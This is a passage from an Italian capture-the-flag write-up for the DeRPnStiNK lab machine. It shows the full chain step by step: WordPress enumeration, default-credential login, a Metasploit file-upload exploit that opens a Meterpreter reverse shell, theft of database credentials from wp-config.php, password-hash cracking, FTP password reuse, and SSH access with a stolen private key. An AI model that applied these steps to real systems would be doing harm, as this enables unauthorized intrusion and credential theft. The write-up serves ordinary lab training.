

```
<html> event
▶ <head> ⋯ </head>
▼ <body>
    <!--particles.js container-->
  ▶ <div id="particles-js"> ⋯ </div>
    <!--stats - count particles-->
  ▶ <div class="count-particles"> ⋯ </div>
    <div class="divhead" <h1="" style="color:Purple; font-size:250%;">DeRPnStiNK</div>
  ▶ <div class="divpic"> ⋯ </div>
    <script src="js/particles.min.js"></script>
    <script src="js/index.js"></script>
  ▼ <div>
    ▼ <div>
      ▼ <div>
        ▼ <div>
          ▼ <div>
            ▼ <div>
              ▼ <div>
                ▼ <div class="tryharder">
                  ▼ <div>
                    ▼ <div>
                      ▼ <div>
                        ▼ <div>
                          ▼ <div>
                            ▼ <div>
                              <!--flag1(52E37291AEDF6A46D7D0BB8A6312F4F9F1AA4975C248C3F0E008CBA09D6E9166) -->
                            </div>
                          </div>
                        </div>
```


A prima vista, il sito non sembra contenere molto, ma il codice sorgente della root del server (http://192.168.56.100) rivela la prima flag:

flag1(52E37291AEDF6A46D7D0BB8A6312F4F9F1AA4975C248C3F0E008CBA09D6E9166)

Ricognizione pagine web







- Provato a navigare verso l'URL, ma non si carica e viene reindirizzato a "derpnstink.local".
- Aggiunto indirizzo ad /etc/hosts.
- Navigando su derpnstink.local/weblog, sito WordPress.

Scan/enumerazione WP

```
[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url http://derpnstink.local/weblog --enumerate u
```


```
WordPress Security Scanner by the WPScan Team
                Version 3.8.25
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://derpnstink.local/weblog -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://derpnstink.local/weblog
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 299]
/.htaccess            (Status: 403) [Size: 299]
/wp-admin             (Status: 301) [Size: 329] [--> http://derpnstink.local/weblog/wp-admin/]
/wp-content           (Status: 301) [Size: 331] [--> http://derpnstink.local/weblog/wp-content/]
/wp-includes          (Status: 301) [Size: 332] [--> http://derpnstink.local/weblog/wp-includes/]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================
```

Enumerazione sotto-directory con gobuster.

WPScan per rilevare vulnerabilità WordPress ed enumerare gli utenti: trovato utente "admin" e alcune vulnerabilità di file upload e XSS (mostrate in seguito).

Login WordPress



- Navigando su derpnstink.local/weblog/wp-admin e testando alcune password predefinite con l'utente admin si ottiene l'accesso alla pagina di amministrazione di WordPress tramite le credenziali "admin:admin".
- Subito chiaro che utente admin non ha pieni diritti di amministratore e si ha accesso solo a una funzionalità di Gallery Upload.

Exploit vulnerabilità

```
[!] Title: Slideshow Gallery < 1.4.7 - Arbitrary File Upload
    Fixed in: 1.4.7
    References:
     - https://wpscan.com/vulnerability/b1b5f1ba-267d-4b34-b012-7a047b1d77b2
     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5460
     - https://www.exploit-db.com/exploits/34681/
     - https://www.exploit-db.com/exploits/34514/
     - https://seclists.org/bugtraq/2014/Sep/1
     - https://packetstormsecurity.com/files/131526/
     - https://www.rapid7.com/db/modules/exploit/unix/webapp/wp_slideshowgallery_upload/
```

Vulnerabilità di file upload rilevata da WPScan.

```
msf6 > use exploit/unix/webapp/wp_slideshowgallery_upload
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_slideshowgallery_upload) > show options

Module options (exploit/unix/webapp/wp_slideshowgallery_upload):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/u
                                           sing-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       The base path to the wordpress application
   VHOST                         no        HTTP server virtual host
   WP_PASSWORD                   yes       Valid password for the provided username
   WP_USER                       yes       A valid username


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.3.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WP SlideShow Gallery 1.4.6
```

- Selezione exploit descritto da WPScan tramite Metasploit.
- Scelta payload per ottenere sessione Meterpreter.

Sessione Meterpreter

```
msf6 exploit(unix/webapp/wp_slideshowgallery_upload) > set RHOSTS 192.168.56.100
RHOSTS ⇒ 192.168.56.100
msf6 exploit(unix/webapp/wp_slideshowgallery_upload) > set TARGETURI /weblog
TARGETURI ⇒ /weblog
msf6 exploit(unix/webapp/wp_slideshowgallery_upload) > set WP_PASSWORD admin
WP_PASSWORD ⇒ admin
msf6 exploit(unix/webapp/wp_slideshowgallery_upload) > set WP_USER admin
WP_USER ⇒ admin
msf6 exploit(unix/webapp/wp_slideshowgallery_upload) > set LHOST 192.168.56.102
LHOST ⇒ 192.168.56.102
msf6 exploit(unix/webapp/wp_slideshowgallery_upload) > exploit

[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Trying to login as admin
[*] Trying to upload payload
[*] Uploading payload
[*] Calling uploaded file ldhqtncd.php
[*] Sending stage (39927 bytes) to 192.168.56.100
[+] Deleted ldhqtncd.php
[*] Meterpreter session 1 opened (192.168.56.102:4444 → 192.168.56.100:45666) at 2024-07-18 15:56:49 +0200

meterpreter >
```

Configurazione opzioni necessarie e lancio exploit, con iniezione payload e ottenimento di una sessione meterpreter sulla macchina target.

Accesso servizio MySQL

- Apertura shell interattiva tramite.
- Esplorazione macchina target fino a trovare file wp-config.php, contenente credenziali MySQL.

```
meterpreter > shell
Process 2002 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/bash");'
</html/weblog/wp-content/uploads/slideshow-gallery$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
www-data@DeRPnStiNK:/var/www/html/weblog$ cat wp-config.php
cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'mysql');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

```
www-data@DeRPnStiNK:/var/www/html/weblog$ mysql -u root -p
mysql -u root -p
Enter password: mysql

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 327
Server version: 5.5.58-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Accesso al servizio MySQL con le credenziali appena trovate.

Esplorazione servizio MySQL

```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| phpmyadmin         |
| wordpress          |
+--------------------+
5 rows in set (0.00 sec)
```

```
mysql> use wordpress;
use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_gallery_galleries  |
| wp_gallery_galleriesslides |
| wp_gallery_slides     |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
15 rows in set (0.00 sec)
```


```
select * from wp_users;
+----+--------------+------------------------------------+---------------+
| ID | user_login   | user_pass                          | user_nicename |
+----+--------------+------------------------------------+---------------+
|  1 | unclestinky  | $P$BWGNTkFvboVVCHU2R9qmNai1WfHGC41 | unclestinky   |
|  2 | admin        | $P$BgnUJVLAv.RWd3rdrkfVIuQr6mFvpd/ | admin         |
+----+--------------+------------------------------------+---------------+
```


- Esplorazione dei database/tabelle/attributi tramite i comandi MySQL.
- Trovato nuovo utente WordPress "unclestinky" e le hashes delle passwords.


```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
admin            (?)
wedgie57         (?)
2g 0:00:04:09 DONE (2024-07-18 16:17) 0.008026g/s 11222p/s 11302c/s 11302C/s wedner12..wedding896
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.
```

- Cracking delle passwords tramite John The Ripper.
- Oltre alle credenziali già note "**admin:admin**", trovate le credenziali "**unclestinky:wedgie57**".

Login WordPress nuovo utente







- Login alla pagina WordPress con le nuove credenziali per l'utente unclestinky.
- Nella sezione post presente una bozza di file di testo contenente la seconda flag:

flag2(a7d355b26bda6bf1196ccffead0b2cf2b81f0a9de5b4876b44407f1dc07e51e6)

Login FTP

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.56.100 21
Connected to 192.168.56.100.
220 (vsFTPd 3.0.2)
Name (192.168.56.100:kali): stinky
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

```
ftp> ls files/ssh/ssh/ssh/ssh/ssh/ssh/ssh/
229 Entering Extended Passive Mode (|||42016|).
150 Here comes the directory listing.
-rwxr-xr-x    1 0        0            1675 Nov 13  2017 key.txt
226 Directory send OK.
```

- Login al servizio FTP: utente "stinky" usa stessa password del servizio WordPress "wedgie57".
- Esplorazione del filesystem e identificazione di un file key.txt all'interno di una successione di directory /ssh....
- Download e apertura del file key.txt.
- File contiene una chiave privata RSA, molto probabilmente utilizzata per l'autenticazione e la firma digitale relativa ad un servizio SSH.

```
ftp> ls
229 Entering Extended Passive Mode (|||44080|).
150 Here comes the directory listing.
-rwxr-xr-x    1 0        0            1675 Nov 13  2017 key.txt
226 Directory send OK.
ftp> get key.txt
local: key.txt remote: key.txt
229 Entering Extended Passive Mode (|||46997|).
150 Opening BINARY mode data connection for key.txt (1675 bytes).
100% |***********************************************************|
226 Transfer complete.
1675 bytes received in 00:00 (353.59 KiB/s)
```


```
┌──(kali㉿kali)-[~]
└─$ cat key.txt
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAwSaN1OE76mjt64fOpAbKnFyikjz4yV8qYUxki+MjiRPqtDo4
2xba3Oo78y82svuAHBm6YScUos8dHUCTMLA+ogsmoDaJFghZEtQXugP8flgSk9cO
uJzOt9ih/MPmkjzfvDL9oW2Nh1XIctVfTZ6o8ZeJI8Sxh8Eguh+dw69M+Ad0Dimn
AKDPdL7z7SeWg1BJ1q/oIAtJnv7yJz2iMbZ6xOj6/ZDE/2trrrdbSyMc5CyA09/f
5xZ9f1ofSYhiCQ+dp9CTgH/JpKmdsZ21Uus8cbeGk1WpT6B+D8zoNgRxmO3/VyVB
LHXaio3hmxshttdFp4bFc3foTTSyJobGoFX+ewIDAQABAoIBACESDdS2H8EZ6Cqc
nRfehdBR2A/72oj3/1SbdNeys0HkJBppoZR5jE2o2Uzg95ebkiq9iPjbbSAXICAD
D3CVrJOoHxvtWnloQoADynAyAIhNYhjoCIA5cPdvYwTZMeA2BgS+IkkCbeoPGPv4
ZpHuqXR8AqIaKl9ZBNZ5VVTM7fvFVl5afN5eWIZlOTDf++VSDedtR7nL2ggzacNk
Q8JCK9mF62wiIHK5Zjs1lns4Ii2kPw+qObdYoaiFnexucvkMSFD7VAdfFUECQIyq
YVbsp5tec2N4HdhK/B0V8D4+6u9OuoiDFqbdJJWLFQ55e6kspIWQxM/j6PRGQhL0
DeZCLQECgYEA9qUoeblEro6ICqvcrye0ram38XmxAhVIPM7g5QXh58YdB1D6sq6X
VGGEaLxypnUbbDnJQ92Do0AtvqCTBx4VnoMNisce++7IyfTSygbZR8LscZQ51ciu
Qkowz3yp8XMyMw+YkEV5nAw9a4puiecg79rH9WSr4A/XMwHcJ2swloECgYEAyHn7
VNG/Nrc4/yeTqfrxzDBdHm+y9nowlWL+PQim9z+j78tlWX/9P8h98gOlADEvOZvc
fh1eW0gE4DDyRBeYetBytFc0kzZbcQtd7042/oPmpbW55lzKBnnXkO3BI2bgU9Br
7QTsJlcUybZ0MVwgs+Go1Xj7PRisxMSRx8mHbvsCgYBxyLulfBz9Um/cTHDgtTab
L0LWucc5KMxMkTwbK92N6U2XBHrDV9wkZ2CIWPejZz8hbH83Ocfy1jbETJvHms9q
cxcaQMZAf2ZOFQ3xebtfacNemn0b7RrHJibicaaM5xHvkHBXjlWN8e+b3×8jq2b8
gDfjM3A/S8+Bjogb/01JAQKBgGfUvbY9eBKHrO6B+fnEre06c1ArO/5qZLVKczD7
RTazcF3m81P6dRjO52QsPQ4vay0kK3vqDA+s6lGPKDraGbAqO+5paCKCubN/1qP1
14fUmuXijCjikAPwoRQ//5MtWiwuu2cj8Ice/PZIGD/kXk+sJXyCz2TiXcD/qh1W
pF13AoGBAJG43weOx9gyy1Bo64cBtZ7iPJ9doiZ5Y6UWYNxy3/f2wZ37D99NSndz
UBtPqkw0sAptqkjKeNtLCYtHNFJAnE0/uAGoAyX+SHhas0l2IYlUlk8AttcHP1kA
a4Id4FlCiJAXl3/ayyrUghuWWA3jMW3JgZdMyhU3OV+wyZz25S8o
-----END RSA PRIVATE KEY-----
```

Login SSH

```
┌──(kali㉿kali)-[~]
└─$ cp key.txt ~/.ssh/id_rsa

┌──(kali㉿kali)-[~]
└─$ chmod 700 ~/.ssh/id_rsa
```

Configurazione per accedere al servizio SSH:

- Copia della chiave nella directory predefinita per le chiavi SSH ~/.ssh con il nome **id_rsa**, nome predefinito per una chiave privata RSA.
- Impostazione dei permessi del file in modo che solo il proprietario del file abbia permessi di lettura, scrittura ed esecuzione.



- Login SSH all'utente "stinky" tramite la chiave privata.
- Esplorazione del filesystem e identificazione della terza flag in posizione ~/Desktop/flag.txt:

flag3(07f62b021771d3cf67e2e1faf18769cc5e5c119ad7d4d1847a11e11d6d5a7ecb)

```
stinky@DeRPnStiNK:~$ cat Desktop/flag.txt
flag3(07f62b021771d3cf67e2e1faf18769cc5e5c119ad7d4d1847a11e11d6d5a7ecb)
```

Esplorazione filesystem

- Ulteriore esplorazione del filesystem ha rivelato un file di log utile **derpissues.txt**, conentente una conversazione tra un utente mrderp (che si rivela "sysadmin") e stinky, riguardo il reset di una password e la cattura del relativo pacchetto.

- Individuato il possibile file .pcap contenente le credenziali.

```
stinky@DeRPnStiNK:~/ftp/files/network-logs$ cat derpissues.txt
12:06 mrderp: hey i cant login to wordpress anymore. Can you look into it?
12:07 stinky: yeah. did you need a password reset?
12:07 mrderp: I think i accidently deleted my account
12:07 mrderp: i just need to logon once to make a change
12:07 stinky: im gonna packet capture so we can figure out whats going on
12:07 mrderp: that seems a bit overkill, but wtv
12:08 stinky: commence the sniffer!!!!
12:08 mrderp: -_-
